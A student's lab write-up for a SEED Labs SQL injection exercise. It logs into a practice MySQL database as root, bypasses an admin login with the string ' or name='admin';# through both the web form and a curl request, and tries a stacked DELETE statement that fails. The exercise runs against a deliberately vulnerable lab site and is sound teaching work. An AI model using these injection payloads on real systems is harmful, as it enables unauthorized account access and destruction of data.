INFORMATION SECURITY LABORATORY

WEEK 6: SQL INJECTIONS


BY: RAJDEEP SENGUPTA

SRN: PES1201800144

SECTION: C

Note: Please find the terminal username as my SRN followed by my name 'seed@pes1201800144rajdeep'.

INITIAL SETUP:




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002	Rajdeep	rajdeep@gmail.com	Earth	00000000
Boby	20000	30000	4/20	10213352	Kshitij	kshitij@gmail.com	Noida	00000999
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Screenshot: The database has been edited by me. I've set the nicknames of Alice and Bob to my name(Rajdeep) and my friend's name(Kshitij).

I've set my email as 'rajdeep@gmail.com' and my friend's email as 'kshitij@gmail.com' and also added our phone numbers.


TASK 1: GET FAMILIAR WITH SQL STATEMENTS



Screenshot 1.1: Logging into mysql using terminal



Screenshot 1.2: Getting details of Alice (NICKNAME CAN BE SEEN AS MY NAME RAJDEEP)



Screenshot 1.3: Getting all entries from credential table

Using normal mysql commands, the admin account has been logged into and all the database table entries are fetched. This is achieved by the commands


$ mysql -u root -p
Enter Password: seedubuntu

mysql> use Users;
mysql> SELECT * FROM credential ;
mysql> SELECT * FROM credential WHERE name="Alice";


These are basics to login to mysql from root user and access the credential table in the Users database.

==========

TASK 2.1: SQL INJECTION ATTACK ON SELECT STATEMENTS FROM WEBPAGE



Screenshot 2.1.1: Inserting the SQL injection code to log in to admin



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002	Rajdeep	rajdeep@gmail.com	Earth	0000000000
Boby	20000	30000	4/20	10213352	Kshitij	kshitij@gmail.com	Noida	0000099999
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Screenshot 2.1.2: Successfully logged into admin using the above malicious injection code

The input of username and password go into the query. So using SQL injection attacks, the username and password fields can be used to alter/modify the PHP code.

Initially the SQL statement is

… **where name='admin' and password='seedadmin';**

Using SQL injection, name field is given input → ' or name='admin';#


The modified SQL statement becomes:

… **where name='admin' or name='admin'; # and password='seedadmin';**

So the password check is commented. Using **or name='admin'**, it grants authentication to login to admin.

==========

TASK 2.2: SQL INJECTION ATTACK ON SELECT STATEMENTS FROM COMMAND LINE



Screenshot 2.2: Curl command to perform the SQL injection attack and getting through the login screen into the admin profile

Task 2.2 is the same as Task 2.1 except in this task, the command line is used to perform the SQL injection attack. This is achieved using the **curl** command.

The curl command fetches the GET request to the website by embedding the SQL query in the URL. Moreover, the SQL injection query is placed in the URL to execute the attack.


The command used:

$ curl ‘http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+name%3D%27admin%27%3B%23&password=’


The above code sends query to www.seedlabsqlinjection.com along with username=’ or name=’admin’;# and password as blank

==========

TASK 2.3: APPEND A NEW SQL STATEMENT



Screenshot 2.3.1: Inserting SQL injection code to delete user profile



Screenshot 2.3.2: Error in deleting entry from database


When we try to append a new statement to the SQL injection to delete an entry, it fails. The command given:

' or 1=1; delete from credential where EId='10000';#

